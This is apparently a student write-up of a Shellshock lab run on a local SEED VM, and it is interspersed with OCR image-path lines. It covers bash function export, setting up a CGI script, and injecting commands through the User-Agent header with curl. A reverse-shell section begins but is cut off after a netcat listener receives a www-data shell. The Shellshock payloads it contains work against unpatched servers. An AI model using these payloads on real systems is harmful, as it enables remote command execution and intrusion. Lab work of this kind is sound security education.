
Task 1: Experimenting with Bash Function

The shellshock vulnerability in bash involves shell functions - functions that are defined inside the shell. It exploits the mistake made by bash when it converted environment variables to function definitions. In order to demonstrate the attack, we perform the following experiment:


Here, we first define a variable, and by using echo we check the contents of the variable. A defined shell function can be printed using the declare command, and as you see here, the shell prints nothing here because there is no function named foo defined. We then use the export command in order to convert this defined shell variable to an environment variable. And we then run the bash_shellshock vulnerable shell, which creates a child shell process. Running the same commands here indicates that the shell variable defined in the parent process is no more a shell variable but a shell function. So, on running this function, the string is printed out.



```
[03/28/24]seed@VM:~$ foo'() { echo " hello " ;}'
foo() { echo " hello " ;}: command not found
[03/28/24]seed@VM:~$ foo='() { echo " hello " ;}'
[03/28/24]seed@VM:~$ echo $foo
() { echo " hello " ;}
[03/28/24]seed@VM:~$ declare -f foo
[03/28/24]seed@VM:~$ export foo
[03/28/24]seed@VM:~$ /bin/bash_shellsock
bash: /bin/bash_shellsock: No such file or directory
[03/28/24]seed@VM:~$ /bin/bash_shellsock
bash: /bin/bash_shellsock: No such file or directory
[03/28/24]seed@VM:~$ /bin/bash_shellshock
[03/28/24]seed@VM:~$ echo $foo

[03/28/24]seed@VM:~$ declare -f foo
foo ()
{
    echo " hello "
}
[03/28/24]seed@VM:~$ foo
 hello
[03/28/24]seed@VM:~$ 
```

Using /bin/bash_shellshock

Following the same steps, but with the change of using the fixed bash rather than the vulnerable bash_shellshock, we see that the bash shell is not vulnerable to the shellshock attack. The environment variable passed from the parent process is stored as a variable only in the child process.



```
[03/29/24]seed@VM:.../cgi-bin$ foo='() { echo " hello using bash " ;}'
[03/29/24]seed@VM:.../cgi-bin$ echo $foo
() { echo " hello using bash " ;}
[03/29/24]seed@VM:.../cgi-bin$ declare -f foo
[03/29/24]seed@VM:.../cgi-bin$ export foo
[03/29/24]seed@VM:.../cgi-bin$ /bin/bash
[03/29/24]seed@VM:.../cgi-bin$ echo $foo
() { echo " hello using bash " ;}
[03/29/24]seed@VM:.../cgi-bin$ declare -f foo
[03/29/24]seed@VM:.../cgi-bin$ foo
No command 'foo' found, did you mean:
 Command 'woo' from package 'python-woo' (universe)
 Command 'fio' from package 'fio' (universe)
 Command 'fop' from package 'fop' (universe)
 Command 'fog' from package 'ruby-fog' (universe)
 Command 'zoo' from package 'zoo' (universe)
 Command 'fgo' from package 'fgo' (universe)
 Command 'goo' from package 'goo' (universe)
 Command 'fox' from package 'objcryst-fox' (universe)
foo: command not found
[03/29/24]seed@VM:.../cgi-bin$ 
```


Using /bin/bash

Here, as we see, the bash program does not convert the passed environment variable into a function but retains it as a shell variable. This proves that it is no more vulnerable to the shellshock vulnerability.

Before, the problem was the way in which bash was programmed. The child process's bash converted the environment variables into its shell variables, and while doing so, if it encountered an environment variable whose value started with parentheses, it converted it into a shell function instead of a variable. That is why there was a change in the behavior in the child process in comparison to the parent process, leading to shellshock vulnerability. But as seen in the later experiment, the /bin/bash retained the variable and hence is not vulnerable to the shellshock vulnerability as opposed to /bin/bash_shellshock which is vulnerable.


Task 2: Setting up CGI programs

We first create a cgi file with the given code in the /usr/lib/cgi-bin/ directory, which is the default CGI directory for the Apache web server. The program is using the vulnerable bash_shellshock as its shell program and the script just prints out 'Hello World'. Also, we change the permissions of the file in order to make it executable using the root privileges. This can be seen in the following screenshot:



```
[03/29/24]seed@VM:/$
[03/29/24]seed@VM:/$
[03/29/24]seed@VM:/$
[03/29/24]seed@VM:/$
[03/29/24]seed@VM:/$ pwd
/
[03/29/24]seed@VM:/$ cd usr
[03/29/24]seed@VM:/usr$ cd lib
[03/29/24]seed@VM:.../lib$ cd cgi-bin
[03/29/24]seed@VM:.../cgi-bin$ sudo gedit myprog.cgi

** (gedit:5361): WARNING **: Set document metadata failed: Setting attrib
ute metadata::gedit-spell-enabled not supported

** (gedit:5361): WARNING **: Set document metadata failed: Setting attrib
ute metadata::gedit-encoding not supported

** (gedit:5361): WARNING **: Set document metadata failed: Setting attrib
ute metadata::gedit-position not supported
[03/29/24]seed@VM:.../cgi-bin$ sudo chmod 755 myprog.cgi
[03/29/24]seed@VM:.../cgi-bin$ ll
total 4
-rwxr-xr-x 1 root root 74 Mar 29 12:16 myprog.cgi
[03/29/24]seed@VM:.../cgi-bin$
```


Myprog.cgi is :



```
#!/bin/bash
echo "Content-type: txt/plain"
echo
echo
echo " hello world "
```


Next, we run this cgi program from the Web using the following command and since the web server is running on the same machine as that of the attack, we use localhost as the hostname / IP.

TASK 2.A Using Browser



```
hello world
```


TASK 2.B Using Curl:



```
[03/29/24]seed@VM:.../cgi-bin$
[03/29/24]seed@VM:.../cgi-bin$ curl http://localhost/cgi-bin/mypro
g.cgi

 hello world
[03/29/24]seed@VM:.../cgi-bin$
```

Here, we see that our script runs and the 'Hello World' is printed out. This proves that we can invoke our cgi program through curl.


Task 3: Passing Data to Bash via Environment Variable



```
[03/29/24]seed@VM:.../cgi-bin$
[03/29/24]seed@VM:.../cgi-bin$
[03/29/24]seed@VM:.../cgi-bin$ echo Content_type: text/plain; echo
; /bin/ls -l
Content_type: text/plain

total 4
-rwxr-xr-x 1 root root 74 Mar 29 12:16 myprog.cgi
[03/29/24]seed@VM:.../cgi-bin$
```

We know that when a CGI request is received by an Apache Server, it forks a new child process that executes the cgi program. If the cgi program starts with #! /bin/bash, it means it's a shell script and the execution of the program executes a shell program. So, in our case, we know that when the CGI program is executed, it actually executes the /bin/bash_shellshock shell.


In order for the shellshock attack to be successful, along with executing the vulnerable bash shell, we also need to pass environment variables to the bash program. Here, the Web Server provides the bash program with the environment variables. The Server receives information from the client using certain fields that helps the server customize the contents for the client. These fields are passed by the client and hence can be customized by the user. So, we use the useragent header field that can be declared by the user and is used by the web server. The server assigns this field to a variable named HTTP_USER_AGENT. When the web server forks the child process to execute the CGI program, it passes this environment variable along with the others to the CGI Program. So, this header field satisfies our condition of passing an environment variable to the shell, and hence can be used. The '-A' option field in the curl command can be used to set the value of the 'User-Agent' header field, as seen below:




```
[03/29/24]seed@VM:.../cgi-bin$
[03/29/24]seed@VM:.../cgi-bin$
[03/29/24]seed@VM:.../cgi-bin$
[03/29/24]seed@VM:.../cgi-bin$
[03/29/24]seed@VM:.../cgi-bin$
[03/29/24]seed@VM:.../cgi-bin$
[03/29/24]seed@VM:.../cgi-bin$
[03/29/24]seed@VM:.../cgi-bin$
[03/29/24]seed@VM:.../cgi-bin$ curl -A " THIS IS ME" -v http://localhost/cgi-bin/myprog.cgi
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent:  THIS IS ME
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Fri, 29 Mar 2024 16:20:08 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Transfer-Encoding: chunked
< Content-Type: txt/plain
<

 hello world
* Connection #0 to host localhost left intact
[03/29/24]seed@VM:.../cgi-bin$ S
```

We see that the ‘User-Agent’ field’s value is stored in ‘HTTP_USER_AGENT’ value, one of the environment variables. The -v parameter displays the HTTP request. This is how the data from the remote server can get into the environment variables of the bash program.


Launching the Shellshock Attack on a remote web server



```
seed@VM:~$ sudo a2enmod cgi
[sudo] password for seed:
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127
.0.1.1. Set the 'ServerName' directive globally to suppress this message
Enabling module cgi.
To activate the new configuration, you need to run:
  service apache2 restart
seed@VM:~$ sudo service apache2 restart

seed@VM:~$
seed@VM:~$ env x='() { :;}; echo vulnerable' bash -c "echo this is a test"
this is a test
seed@VM:~$ env x='() { :;}; echo vulnerable' bash -c "echo this is a test"
this is a test
seed@VM:~$ ls
bin       Documents  examples.desktop  Pictures  source     Videos
Desktop   Downloads  Music             Public    Templates
seed@VM:~$ wget https://d1b10bmlvqabco.cloudfront.net/attach/j6qsie8ur376ks/i3vx5zdfi771r2/j8c2aft
bqopa/bash
2/j8c2aftbqopa/bash
Resolving d1b10bmlvqabco.cloudfront.net (d1b10bmlvqabco.cloudfront.net)... 13.33.166.11, 13.33.166
.178, 13.33.166.238, ...
Connecting to d1b10bmlvqabco.cloudfront.net (d1b10bmlvqabco.cloudfront.net)|13.33.166.11|:443... c
onnected.
HTTP request sent, awaiting response... 200 OK
```



```
Saving to: ‘bash’

bash                  100%[===================>]   2.78M  2.77MB/s    in 1.0s

seed@VM:~$ ls
bash  Desktop    Downloads         Music     Public  Templates
bin   Documents  examples.desktop  Pictures  source  Videos
seed@VM:~$ chmod a+x bash
seed@VM:~$ sudo ln -sf /[PATH_TO_bash]/bash /bin/sh
seed@VM:~$ sudo ln -sf /home/seed/bash /bin/sh
```




```
root@VM:/home/seed# vi myprog.cgi
root@VM:/home/seed# sudo cp myprog.cgi /usr/lib/cgi-bin/
root@VM:/home/seed# sudo chmod 755 /usr/lib/cgi-bin/myprog.cgi
root@VM:/home/seed# exit
exit
seed@VM:~$ curl http://localhost/cgi-bin/myprog.cgi

*** Environment variables ***
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=46084
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
seed@VM:~$ curl -A "() { :; }; echo; echo; /bin/ls -l" http://localhost/cgi-bin/myprog.cgi

total 4
-rwxr-xr-x 1 root root 136 Oct  9 23:28 myprog.cgi
seed@VM:~$
```


Observation: We create a program myprog.cgi which is a shell script and place it in the folder /usr/lib/cgi-bin which is the default CGI directory for Apache web server. Note that it is only writable under root privileges. We change the permissions of the program to 755 by using the chmod command. We then run the curl command which is a command line tool to access the CGI program from the web which executes the myprog.cgi program and the output is displayed. We use the curl command with user agent argument to pass values into the server and exploit the shellshock vulnerability.

Explanation: CGI is a way for web servers and server side programs to interact. They receive input from a web server and the output is then sent to the server which is again sent to the user by the server. Curl is a command line tool to transfer data from or to the server using some protocol. Here we use the curl command to access the myprog.cgi program we created. From the curl command with user agent argument, we can execute an arbitrary command successfully. This could be used to drop malware or malicious files.

Task 4: Reverse Shell using Shellshock



```
seed@VM:~$ seed@VM:~$ nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
Connection from [127.0.0.1] port 7070 [tcp/*] accepted (family 2, sport 41310)
bash: cannot set terminal process group (25924): Inappropriate ioctl for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$
```



```
